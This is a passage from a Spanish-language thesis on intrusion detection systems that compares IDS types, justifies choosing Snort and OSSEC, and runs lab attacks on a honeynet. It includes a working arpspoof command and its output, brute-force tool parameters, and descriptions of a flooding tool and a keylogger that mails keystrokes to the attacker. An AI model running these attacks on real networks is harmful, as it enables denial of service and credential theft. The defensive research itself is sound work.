- 1- Prevenir problemas de comportamiento por el incremento del riesgo percibido por quienes atacan o abusan del sistema.
- 2- Detectar ataques y otras violaciones de seguridad que no son prevenidas por otras medidas de seguridad.
- 3- Detectar y tomar acción sobre las actividades maliciosas más comunes.
- 4- Documentar la existencia de ataques a la organización.
- 5- Actuar como control de calidad para el diseño y administración de seguridad, especialmente de grandes y complejas infraestructuras.
- 6- Proveer información útil sobre intrusiones que tuvieron lugar, permitiendo proveer diagnósticos, recuperar, y corregir los factores causantes.

#### **3.3.4.3 Tipos de IDS**

Existen varios tipos de IDS disponibles hoy en día, caracterizados por diferentes aproximaciones en cuanto a monitoreo y análisis. Cada aproximación posee distintas ventajas y desventajas. Afortunadamente, todas ellas pueden ser descritas en términos de modelos de procesos genéricos para IDS.

## Modelo de proceso para detección de intrusiones

Muchos IDS pueden ser descritos por tres componentes funcionales fundamentales:

- 1- **Fuentes de información:** Las diferentes fuentes de información usadas para determinar cuándo una intrusión ha tomado lugar. Estas fuentes pueden ser sacadas de diferentes niveles del sistema, con redes, terminales y aplicaciones de monitoreo más común.
- 2- **Análisis:** La parte del sistema de detección de intrusos que actualmente organiza y hace tener sentido a los eventos derivados desde las fuentes de información, decidiendo cuándo esos eventos indican qué intrusiones están teniendo lugar.
- 3- **Respuesta:** El conjunto de acciones que el sistema toma una vez que detecta las intrusiones. Éstas son típicamente agrupadas dentro de medidas activas y pasivas, donde las mediciones activas envuelven algún tipo de intervención automatizada, mientras que las pasivas solamente envían reportes entendibles para el Ser Humano, para que tome alguna acción frente a dicha información.

## ¿Cómo distinguir entre los distintos tipo de sistemas de detección de intrusiones?

Existen muchas aproximaciones de diseño usadas para detección de intrusiones. Éstas manejan las características provistas por un IDS específico y determinan la capacidad de detección para ese sistema. Para aquellos que evalúen diferentes IDS para un ambiente dado, sus aproximaciones pueden ayudarlos a determinar qué metas son las mejores para cada IDS.

## Arquitectura

La arquitectura de un IDS se refiere a cómo los componentes funcionales son dispuestos unos con otros. Los componentes arquitecturales principales son las terminales, los sistemas sobre los cuales el software IDS corre y es objetivo para su análisis.

## Host-Target co-location

Antiguamente la mayoría de los IDS funcionaban sobre los sistemas que ellos mismos protegían. Esto se debía a que muchos sistemas eran “mainframes”, por lo que pensar en un sistema para sólo un IDS era inaceptable por los costos que demandaba. Esto presentaba un problema desde el punto de vista de la seguridad, ya que al producirse un ataque exitoso, el atacante podría dejar desactivado el sistema IDS como uno de los pasos de su ataque.

## Host-Target separation

Con el advenimiento de las computadoras personales y las estaciones de trabajo, las arquitecturas de IDS fueron trasladadas a sistemas dedicados. De este modo, fue mucho más sencillo ocultar la existencia de estos sistemas a los distintos tipos de atacantes.

## Fuentes de información

La clasificación más común de IDS es agruparlos según “fuente de información”.

Algunos analizan los paquetes que viajan por la red, capturándolos desde los distintos segmentos de la red. Otros analizan la información generada por los sistemas operativos o por signos de intrusión en aplicaciones de software.

### **IDS basados en red**

La mayoría de los sistemas de detección de intrusos están basados en red. Estos IDS detectan ataques capturando y analizando los paquetes que viajan por la red, escuchando sobre los segmentos de red o switch, un IDS basado en red pueden monitorear el tráfico de red que afecta a varios “Hosts” que están conectados en ese segmento.

Este tipo de IDS consiste en un conjunto de sensores de propósito simple o host ubicados en distintos puntos de la red, que monitorean los paquetes de red y efectúan un análisis sobre estos para luego reportar los ataques a una consola de gestión central. Muchos de estos sensores están diseñados para correr en “stealth mode” (modo cauteloso) de manera de dificultar su presencia para los atacantes.

#### ***Ventajas:***

- Con sólo ubicar bien pocos de ellos es posible monitorear grandes redes.
- Su despliegue tiene muy poco impacto sobre la red existente, debido a que son dispositivos pasivos que “escuchan” y no interfieren con el normal desenvolvimiento de la red en producción.
- Pueden hacerse muy seguros frente a ataques e invisibles para muchos atacantes.

#### ***Desventajas:***

- Puede ser difícil procesar todos los paquetes en una gran y muy ocupada red, y de esta forma puede fallar en el reconocimiento de un ataque lanzado durante un período de mucho tráfico.
- Muchas de las ventajas de estos tipos de IDS no son aplicables a las modernas redes basadas en switch. Los switches subdividen las redes dentro de muchos segmentos, y además no proveen puertos de monitoreo universal limitando el rango de monitoreo de los sensores de IDS basados en red.
- No analizan la información encriptada. Este problema aumenta con el crecimiento en el uso de VPN<sup>6</sup>.
- Algunos tienen problemas de comportamiento con los ataques basados en redes que involucran fragmentación de paquetes. Esta malformación de paquetes causa que el IDS se vuelva inestable y quede fuera de servicio.

### **IDS basados en host**

Operan sobre información que se colecta desde un sistema de computación

---

6 De sus siglas en inglés: virtual private networks (redes privadas virtuales)

individual. Esta ventaja permite analizar actividades con gran precisión y confiabilidad, determinando qué procesos y usuarios están envueltos en un ataque particular sobre el sistema operativo. Además estos tipos de IDS pueden “ver” la salida de un ataque, pudiendo acceder y monitorear los datos y procesos que son objetivo de ataque.

Normalmente utilizan fuentes de información de dos tipos:

- Auditorías del sistema operativo: Usualmente generados a nivel del S.O. y son más detallados y están mejor protegidos que los archivos de “logs” del sistema.
- Archivos de “logs” del sistema: Son mucho menos obtusos y más pequeños que los descritos anteriormente, lo que los hace más fáciles de comprender.

#### ***Ventajas:***

- Con su habilidad de leer eventos locales de un host, es posible detectar ataques que no podrían ser vistos en IDS basados en red.
- Pueden operar en un ambiente donde el tráfico de red es encriptado, dado que la información generada es encriptada en el host origen y desencriptada en el host destino.
- No son afectados por los switches de las redes.
- Cuando operan con las auditorías del sistema, estos pueden ayudar a detectar “Trojan Horse”<sup>7</sup> u otros ataques.

#### ***Desventajas:***

- Difícil de manejar, la información debe ser configurada y manejada para cada host monitoreado.
- El IDS reside sobre un host que puede ser atacado, y si el ataque tiene éxito el sistema de detección podría ser desconectado.
- No detectan escaneos de red porque sólo pueden visualizar los paquetes recibidos.
- Pueden quedar deshabilitados por ataques de DoS<sup>8</sup>.
- Cuando se utilizan las auditorías del sistema, la cantidad de información puede ser inmensa, requiriendo dispositivos de almacenamiento adicional.

---

<sup>7</sup> Se denomina troyano (o caballo de Troya, traducción fiel del inglés Trojan horse aunque no tan utilizada) a un programa malicioso capaz de alojarse en computadoras y permitir el acceso a usuarios externos, a través de una red local o de Internet, con el fin de recabar información o controlar remotamente a la máquina anfitriona.

<sup>8</sup> En seguridad informática, un ataque de denegación de servicio, también llamado ataque DoS (de las siglas en inglés Denial of Service), es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema de la víctima.

- Utilizan los recursos de la máquina que están monitoreando.

### **IDS basados en aplicaciones**

Es un subconjunto especial de IDS basados en host que analizan los eventos que trascienden dentro del software de aplicación. Ej: los archivos de logs transaccionales.

La habilidad de interactuar con la aplicación directamente, con significativo dominio o conocimiento específico incluido en el motor de análisis, permite detectar comportamiento sospechoso de usuarios autorizados que están excediendo sus permisos. Esto es porque los problemas son más probables de aparecer en la interacción entre el usuario, los datos y la aplicación.

#### ***Ventajas:***

- Puede monitorear la interacción entre el usuario y la aplicación, lo que permite efectuar una traza de la actividad no autorizada de los individuos.
- Puede trabajar en ambientes encriptados, desde su interfaz con la aplicación a puntos de terminación de la transacción, donde la información es presentada a los usuarios en forma descriptada.

#### ***Desventajas:***

- Son más vulnerables que los IDSs basados en host a los ataques ya que los logs de las aplicaciones están menos protegidas que las auditorías de sistema y pueden ser modificadas.
- Monitorean los eventos a un nivel de abstracción de usuario, por lo que no detectan troyanos u otros ataques con consecuencias similares.

### **3.3.4.4 Fortalezas y limitaciones de los sistemas de detección de intrusos**

#### **Fortalezas:**

- Monitoreo y análisis de eventos de sistema y comportamiento de usuarios.
- Testeo de los estados de seguridad y sistemas de configuración.
- Reconocimiento de patrones de los eventos del sistema que corresponden a ataques conocidos.
- Reconocimiento de patrones de actividad que estadísticamente difieren de actividades normales.
- Maneja las auditorías del sistema operativo y los mecanismos de “logging” y los datos que éstos generan.

- Alerta al personal apropiado con un significado acorde al problema, cuando un ataque es detectado.
- Medida de ejecución de las políticas de seguridad en el motor de análisis.
- Provee políticas de seguridad por defecto.
- Permite a personas que no son expertas en seguridad, efectuar importantes funciones de monitoreo.

Limitaciones:

- No compensa la debilidad por la falta o pobres mecanismos en la infraestructura de protección. Estos mecanismos incluyen firewalls, identificación y autenticación, mecanismos de control de acceso, software antivirus, etc.
- No es instantánea la detección, reporte y respuesta frente a un ataque, cuando la red está congestionada.
- No es automática la detección de nuevos ataques o modificaciones de ataques anteriores.
- No es efectiva respondiendo a los ataques que son lanzados por atacantes sofisticados.
- Investigación automática de ataques sin intervención humana.
- No posee un comportamiento efectivo en redes con switches .

La siguiente es una tabla comparativa de algunos productos IDS:

Vendedor/Producto(s)	Descripción
Enterasys Networks, Inc. Dragon IDS [Ente]	Dragon IDS comprende Dragon Sensor (NIDS) y Dragon Squire (HIDS) con una consola común llamada Dragon Server. Dragon Squire monitorea plataformas de host, aplicaciones, firewalls, y otros NIDSs y HIDSs. Luego de adquirirlo, Enterasys posee un conjunto integrado y comprensible de herramientas dentro de Dragon IDS que trabaja muy bien con esta línea de hardware (enterprise switches).
Internet Systems Security, Inc. (ISS) [IISS] Real Secure IDS	ISS RealSecure IDS está especialmente diseñado para las empresas, proporcionando alta disponibilidad, escalabilidad y redundancia. Es una solución completa que abarca Detección de Intrusos de red y de host totalmente integrados, además de la habilidad de monitorear firewalls, routers, otros IDS's, y aplicaciones tales como servidores de correo electrónico, de FTP y de Web.
Snort IDS [Snor]	<p>Es el IDS de dominio público más ampliamente utilizado. Es distribuido bajo licencia GNU GPL. Este IDS es capaz de analizar el tráfico de la red en tiempo real. Tiene un buen desempeño analizando los protocolos, comparando y buscando contenidos, Puede ser usado para detectar una gran variedad de ataques y examinar problemas potenciales como buffers overflows, escaneo de puertos clandestinos, ataques CGI, pruebas en el servidor de samba y más. Snort usa un lenguaje de reglas para describir el tráfico. Tiene un sistema de alerta en tiempo real, incorporando mecanismos de alerta para el syslogd (Generador de logs), archivos específicos del usuario y mensajes del cliente samba. También pueden ser usados como sniffer similar al tcpdump. La posibilidad de añadir librerías (plugins) para efectuar diferentes análisis, permiten la detección y el reporte de subsistemas. Algunas de estas librerías son para la creación de una base de datos para la generación de reportes, sistemas de detección y escaneo de puertos [Cifu04].</p> <p>En conclusión, snort puede ser usado como un:</p> <ul style="list-style-type: none"> <li>· Sniffer.</li> <li>· Depurador de trafico en la red.</li> <li>· Sistema completo de detección de intrusos en la red.</li> </ul>
Symantec Corp. [Syma] Intruder Alert NetProwler	Intruder Alert es el HIDS (desarrollado por Symantec) y NetProwler su NIDS (software adquirido). Ambos productos integran actualmente su portfolio. Si bien Symantec está bien posicionado en el área IDS, hasta ahora ambos sistemas poseen limitada interoperabilidad.

Figura 15: Algunos productos NIDS

### 3.3.4.5 Justificación del software NIDS/HIDS seleccionado

Para el caso del sistema de detección de intrusos de red, seleccionamos a Snort IDS por los siguientes motivos:

1. Es software libre y está licenciado bajo la General Public Licence (GPL V2).

2. Está en permanente desarrollo, posee gran cantidad de documentación y soporte. Posee una comunidad de más de 100.000 usuarios activos.
3. Puede ser instalado en distintos tipos de sistemas operativos (Windows, Linux, Solaris, etc.)
4. Es muy flexible, posibilitando la creación e implementación de reglas de detección de intrusiones propias.
5. Puede ser configurado para funcionar como: Sniffer, packet logger<sup>9</sup> y finalmente NIDS.
6. Es posible utilizarlo como IPS (intrusion prevention system), lo que nos ahorra de la instalación de un software adicional.
7. Está ampliamente relacionado con el proyecto HoneyNet<sup>10</sup>.

Por otro lado, para el caso del software HIDS, seleccionamos a OSSEC por los siguientes motivos:

1. Es software libre y está licenciado bajo la General Public Licence (GPL V3).
2. Al igual que Snort está en permanente desarrollo y posee un amplia comunidad de usuarios activos y contactos de soporte técnico.
3. Posee gran soporte para distintos sistemas operativos, como también a dispositivos de hardware e incluso es compatible en formato con distintas aplicaciones que generan archivos de logs.<sup>11</sup>
4. Es simple de instalar, debido a que no requiere conocimientos específicos para poder dejarlo en funcionamiento y a diferencia de otros HIDS, no es necesaria la instalación de ningún otro software adicional.
5. Algunas de sus características son: análisis de archivos de logs, chequeo de integridad de archivos, políticas de monitoreo, detección de rootkits, alertas en tiempo real y respuesta activa.

### 3.4 Ataques: Características, funcionamiento y software involucrado

En esta sección explicaremos cuáles son las características de los ataques y el funcionamiento del software involucrado durante la experimentación.

#### 3.4.1 ArpSpoofing

Antes de introducirnos en el funcionamiento de este ataque es importante comprender el funcionamiento del protocolo ARP y de sus vulnerabilidades inherentes.

<sup>9</sup> Packet logger: Almacena en el disco rígido los paquetes de red como archivos de log.

<sup>10</sup> [http://www.snort.org/docs/snort\\_htmanuals/htmanual\\_2832/node17.html](http://www.snort.org/docs/snort_htmanuals/htmanual_2832/node17.html)

<sup>11</sup> <http://www.ossec.net/main/supported-systems>

ARP es el protocolo encargado de traducir direcciones IP a direcciones MAC para que la comunicación pueda establecerse; para ello cuando un host quiere comunicarse con una IP emite una trama ARP-Request (pedido de dirección MAC para una IP determinada) a la dirección de Broadcast (dirección de difusión de la red, esta dirección es: FF:FF:FF:FF:FF:FF) pidiendo la dirección MAC del host poseedor de la IP con la que desea comunicarse. El host poseedor de esa IP responde con un ARP-Reply indicando su dirección MAC (véase Figura 16). Los Switches y los hosts guardan una tabla local con la relación IP-MAC llamada "tabla ARP" [Plum82].




Figura 16: Funcionamiento del protocolo ARP.

Este protocolo trabaja a nivel de enlace de datos del modelo OSI [Zimm80] (**modelo de referencia de Interconexión de Sistemas Abiertos**), por lo que esta técnica sólo puede ser utilizada en redes LAN o en cualquier caso en la parte de la red que queda antes del primer router. El protocolo Ethernet trabaja mediante direcciones MAC [Wikif] (Media Access Control Address) no mediante direcciones IP. Las direcciones MAC son identificadores hexadecimales de 48 bits que se corresponden de forma única con una tarjeta o interfaz de red. Es individual, cada dispositivo tiene su propia dirección MAC determinada y configurada por el IEEE (**los primeros 24 bits**) y el fabricante (**los últimos 24 bits**) utilizando el OUI [Wikig] (Identificador único Orgánico).

Como veremos en 4.1, estas características serán aprovechadas por el atacante durante el *envenenamiento ARP* o *ARP spoofing*, este tipo de ataque realiza una suplantación de identidad por falsificación de tabla ARP. Se trata de la construcción de tramas de solicitud y respuesta ARP modificadas con el objetivo de falsear la tabla ARP (relación IP-MAC) de una víctima y forzarla a que envíe los paquetes a un host atacante en lugar de hacerlo a su destino legítimo. Esto es posible debido a que el protocolo ethernet trabaja mediante direcciones **MAC**, no mediante direcciones IP. Dicha tabla ARP puede ser falseada por una computadora atacante que emita tramas ARP-REPLY indicando su MAC como destino válido para una IP específica [Wikie].

La herramienta utilizada para realizar este ataque es **ARPSPOOF**, este programa se encarga de modificar la caché ARP del equipo víctima con el valor de MAC del equipo atacante, luego todas las respuestas a las peticiones que realice la máquina víctima serán enviadas a la máquina atacante. Para realizar el ataque se ejecuta simplemente el comando:

```
arp spoof -t ipVictima ipConmutador
```

de esta manera todas las peticiones realizadas por la víctima hacia el conmutador serán enviadas a la máquina atacante.

### 3.4.2 Fuerza Bruta

Uno de los problemas del mecanismo de identificación basado en usuario y contraseña surge cuando una tercera persona se hace pasar por un usuario legítimo, ya que si es ingresado correctamente el usuario y la contraseña, el sistema le dará acceso independientemente que la persona no sea quien dice ser realmente. Otro problema es que si el acceso ha sido denegado, el usuario puede volver a intentar acceder  $n$  número de veces (normalmente  $n$  es establecido por algún valor por defecto y generalmente el número de re intentos posibles es grande) dependiendo obviamente de las configuraciones de cada sistema. Por lo general, limitar el número de intentos puede bloquear el acceso, provocando la denegación en el acceso a un usuario válido pero que por algún motivo no ha ingresado los datos correctamente.

Un ataque muy común que hace uso de dichas ‘vulnerabilidades’ son los ‘ataques basados en fuerza bruta’ (brute force attack). El ataque consiste en bombardear al servidor con nombres de usuarios y contraseñas aleatorios. La desventaja de este tipo de ataques es el gran número de posibles combinaciones de usuarios y contraseñas, por este motivo generalmente son utilizados diccionarios (ataques de fuerza bruta basados en diccionarios). Un diccionario (de contraseñas y/o usuarios) es un fichero de texto con nombres de usuario y contraseñas frecuentemente utilizados. Por ejemplo, en la mayor parte de sistemas nos solemos encontrar un usuario ‘root’ (administrador), y, estadísticamente hablando, una serie de contraseñas frecuentemente utilizadas como: ‘1234’, ‘qwerty’, ‘admin’, etc. Obviamente también se debe tener en cuenta el país y cultura del sistema víctima, ya que es un gran motivo para utilizar distintos tipos de diccionario (ej.: distintos idiomas, etc.).

Las herramientas utilizadas para el ataque son:

- **Medusa**, es un programa muy veloz, elaborado en forma modular y funcionamiento en paralelo que tiene como finalidad el acceso por **fuerza bruta** a una máquina víctima. El objetivo es apoyar el mayor número de servicios que permiten la autenticación remota. Son consideradas las siguientes características principales de esta aplicación:
  - **Testeo paralelo basado en Threads (Hilos):** Puede realizarse en contra de múltiples máquinas, usuarios o contraseñas simultáneamente.
  - **Entrada de usuario flexible:** La información utilizada como objetivo (máquina/ usuario/contraseña) puede ser especificada en una gran variedad de formas. Por ejemplo, cada entrada puede ser una única entrada o un archivo que contenga múltiples entradas, además permite una combinación de distintos formatos de

archivos que el usuario puede definir.

- **Diseño modular:** Cada módulo de servicio existe como un módulo (archivos .mod) independiente. Esto significa, que no es necesario hacer modificaciones en el corazón de la aplicación para poder extender la lista soportada de módulos.

#### Parámetros:

medusa: Comando para ejecutar el programa.

-h Dirección ip o nombre del host objetivo.

-u Usuario al que se le va a aplicar el test (root).

-r3 Cantidad de segundos de espera entre re intentos (3 en este caso) .

-P Especificamos el archivo de contraseñas.

-M Módulo a utilizar.

Actualmente soporta una amplia lista de productos a los cuales puede atacar: CVS, HTTP, FTP, IMAP, Microsoft SQL Server, MySQL, NNTP, PCAnywhere, POP3, PostgreSQL, RSH, SSHv2, Telnet, VNC entre otros.

- **John The Ripper**, es un veloz y efectivo “detector de debilidades” de contraseñas, Actualmente disponible para muchos tipos de Unix, Windows, DOS, BeOS, y OpenVMS. El propósito principal es el de detectar la debilidad de las contraseñas Unix. Además puede ser utilizado fuera de ambiente de linux, como por ejemplo en Kerberos AFS y Windows NT/2000/2003.
- **Nmap**, ("Network Mapper") es una utilidad (bajo licencia GPL) para explorar y auditar redes informáticas. Utiliza los paquetes IP para saber qué máquinas están disponibles en la red, qué servicios (nombre y versión de aplicación) están ofreciendo los anfitriones (HOSTS), qué sistemas operativos (y de versiones del sistema operativo) están en funcionamiento, qué tipo de filtros de paquetes / cortafuegos están en uso, y docenas de otras características. Este programa fue diseñado para explorar rápidamente grandes redes.
- **OpenSSH**, es un protocolo bajo licencia GPL que nos provee la posibilidad de servicios de acceso remoto y transferencia de archivos, algunas de sus bondades son [Ssh]:
  - Es un proyecto Open Source.
  - Su licencia es libre y gratuita.
  - **Cifrado robusto:** Soporta algoritmos como 3DES, AES, Blowfish.
  - **X11:** Permite el reenvío del tráfico encriptado de Windows X.
  - **Redirección de puertos:** Permite el reenvío de conexiones TCP/IP a una máquina remota en un canal seguro.

- **Autenticación robusta:** Posee métodos seguros de autenticación frente a los grandes problemas de seguridad.
- **Reenvío a agentes de autenticación:** Un agente de autenticación que se encuentre en la estación de trabajo de un usuario, se puede usar para contener las claves de autenticación de RSA o DSA. OpenSSH envía la conexión automáticamente al agente de autenticación por medio de cualquier conexión y de este modo no existe la necesidad de guardar las claves de autenticación de RSA o DSA en ninguna máquina de la red (exceptuando la máquina del usuario). Los protocolos de autenticación nunca revelan las claves; sólo se pueden usar para verificar que el agente del usuario tenga cierta clave. El agente podría hacer uso de una tarjeta inteligente para llevar a cabo todas las computaciones de autenticación.
- **Interoperabilidad:** Las versiones anteriores de OpenSSH 2.0 soportan los protocolos SSH 1.3 y SSH 1.5 permitiendo la comunicación con UNIX, Windows y otras implementaciones ssh. También tiene soporte para el protocolo SSH 2.0. Este protocolo evita utilizar el algoritmo RSA-- debido a que fue patentado para dicho protocolo-- y utiliza por lo tanto los algoritmos DH y DSA que son libres.
- **Soporte SFTP:** Los protocolos SSH1 y SSH2 incluyen soporte para SFTP, en el cliente usando el comando sftp y en servidores es soportado automáticamente.
- **Kerberos y AFS:** OpenSSH también otorga tickets para Kerberos y AFS en la máquina remota. De esta manera, un usuario puede acceder a los servicios sin la necesidad de ingresar contraseña.
- **Compresión de dato:** La compresión de datos antes de encriptar mejora la performance en redes más lentas.

### 3.4.3 Flooding

El extensivo uso de los servicios abiertos a Internet que son utilizados por las compañías a través de su propia infraestructura, para lograr mejorar su negocio ya sea: publicando una página web; utilizando un servidor de correo electrónico propio o simplemente brindando acceso remoto para teletrabajo, todo esto conlleva indefectiblemente a crear canales abiertos de comunicación. Estos canales o “entradas virtuales” pueden ser utilizados en forma maliciosa si no se tienen estrictamente controlados.

Las herramientas utilizadas para el ataque son:

- **Octopus:** Es un programa elaborado en C que nos permite saturar las conexiones de un determinado puerto. En el caso de esta experimentación el programa fue modificado para saturar las conexiones del puerto 22 correspondiente a SSH. El código fuente del programa puede verse en el apéndice C.2.1.

- OpenSSH, en este caso sólo ocupamos las conexiones para lograr saturar el servicio.

#### 3.4.4 Keylogger

Un keylogger es una herramienta de diagnóstico que se encarga de registrar las pulsaciones que se realizan sobre el teclado, para guardarlas en un archivo y/o enviarlas a través de Internet.

El registro de lo que se tecléa puede hacerse tanto con medios de hardware como de software. Los sistemas comerciales disponibles incluyen dispositivos que pueden conectarse al cable del teclado y al teclado mismo. Escribir aplicaciones para realizar keylogging es trivial y, como cualquier programa computacional, puede ser distribuido a través de un troyano o como parte de un virus informático. Se dice que se puede utilizar un teclado virtual para evitar esto, ya que sólo requiere clics del mouse. Cabe destacar, que esto podría ser falso ya que los eventos de mensajes del teclado virtual deben ser enviados al programa externo para que se escriba el texto, por lo que cualquier keylogger podría registrar lo escrito mediante un teclado virtual [Wikih].

La herramienta utilizada para realizar este ataque es Linux Key Logger, es un capturador de teclado que funciona en el espacio de usuario bajo el sistema operativo Linux, puntualmente en arquitecturas de hardware x86. LKL, captura a través de un sniffer todos los datos del teclado “escuchando” el puerto 0x60 y crea un archivo de log con todos los datos recolectados, previa traducción a código ASCII utilizando un archivo de mapa del teclado, además posee la facilidad de enviar por e-mail todos los datos recolectados al atacante, luego de llegar a algún tamaño de archivo previamente configurado [klb].

Distintos tipos de Keyloggers están detallados en **Anexo C.3**

# CAPITULO 4

## 4. Implementación y resultados de la experimentación

### 4.1 Ataque ArpSpoofing

Esta técnica permite la construcción de tramas de solicitud y respuesta ARP modificadas con el objetivo de falsificar la tabla Arp (relación IP-MAC) de una víctima y forzarla a que envíe los paquetes a una máquina atacante en lugar de hacerlo a su legítimo destino.

#### 4.1.1 Objetivo

El ataque tiene como principal objetivo, generar una denegación de servicio en la máquina víctima, inundando su caché Arp.

#### 4.1.2 Motivación

Hemos visto en 3.4.1 que el protocolo Arp tiene ciertas carencias que facilitan su uso de manera ilegítima para recibir tráfico ajeno. En particular, nos resultan relevantes las siguientes características:

- Ausencia de autenticación en el protocolo. Es decir, una máquina modificará su comportamiento de acuerdo a los paquetes *ARP* recibidos, sin poder determinar de ningún modo la autenticidad de los mismos.
- Es posible (aunque evitable) modificar los contenidos de una caché *ARP* tan sólo con construir y enviar una petición o respuesta adecuada.
- Una máquina puede actualizar la caché *ARP* del resto en cualquier momento.

#### 4.1.3 Características del ataque

Detalles técnicos del ataque:

- La distribución Linux usada para realizar el ataque es **Backtrack 2**<sup>12</sup>, versión Live.

---

<sup>12</sup> **BackTrack**, esta distribución de Linux está centrada en su totalidad en herramientas de testeo y penetración, no

- Software: Arpspoof.

Opciones:

-i **interface**: Especifica la interface a utilizar.

-t **target**: Especifica una máquina particular cuya ARP será envenenada. (si no es especificada, por defecto envenena todas las máquinas de la LAN).

#### 4.1.4 Resultados

A continuación se detallan los resultados obtenidos que fueron realizados en cada una de las topologías.

A) Topología I:

- Detalle del ataque realizado (punto de vista del atacante).
- Recopilación de información: Archivos de logs, NIDS (Snort), HIDS (Ossec).
- Explicación de los datos encontrados (punto de vista administrador de sistemas).

B) Topología II:

- No se aplica.

A) Topología I

**Evento de seguridad:** Fecha: 28/10/2007, hora inicio: 23:38 fin: 23:45.

*Precondiciones del ataque:*

1. La máquina atacante, conociendo las direcciones IP de los dos nodos cuyas comunicaciones se quieren intervenir, resuelve mediante *ARP*, las direcciones *MAC* que le corresponden.
2. Mediante respuestas *ARP*, el atacante modifica el contenido de la caché de la víctima de forma que para la dirección IP de su interlocutor se corresponda la dirección *MAC* real del atacante.
3. Tanto el host víctima como el host atacante deben estar dentro del mismo dominio de broadcast.
4. La máquina víctima está encendida y sin problemas de conectividad.

---

es necesario efectuar instalación alguna, debido a que toda la plataforma se inicia directamente desde el CD-Rom quedando funcional en cuestión de pocos minutos.

Desde la óptica del atacante: Utilizando el programa ARPSpoof se comienza el ataque de la siguiente manera:

Comando ejecutado:

```
bt ~ # arpspoof -t 192.168.2.104 192.168.2.1
```

Al ejecutar este comando estaremos “envenenando” la caché ARP de la máquina víctima cuyo número de IP es 192.168.2.104 con el número MAC del atacante, para todas las peticiones al gateway local (IP 192.168.2.1), provocando una denegación de servicio.

```
0:f:b0:fa:a8:d6 52:54:0:0:aa:4 0806 42: arp
reply 192.168.2.1 is-at 0:f:b0:fa:a8:d6
0:f:b0:fa:a8:d6 52:54:0:0:aa:4 0806 42: arp
reply 192.168.2.1 is-at 0:f:b0:fa:a8:d6
..... este es un fragmento reducido de la
secuencia de ataque.....
0:f:b0:fa:a8:d6 52:54:0:0:aa:4 0806 42: arp
reply 192.168.2.1 is-at 0:f:b0:fa:a8:d6
[3]+ Stopped arpspoof -t
192.168.2.104 192.168.2.1
```

Obs.: Cada línea corresponde a la modificación de la caché ARP de la víctima, quedando de esta manera sin posibilidad de recibir respuestas a cada petición generada.




Figura 17: DoS generada por el atacante (parte I).

Se provoca una denegación de servicio, impidiendo a la máquina víctima poder desempeñar su trabajo con normalidad (véase Figura 17), en este ejemplo vemos que no puede navegar por Internet debido a que se ve impedida de comunicarse con el gateway.

Desde la óptica de administrador:

A continuación mostraremos las anomalías detectadas por cada una de nuestras herramientas de seguridad dispuestas en nuestra Honeynet.

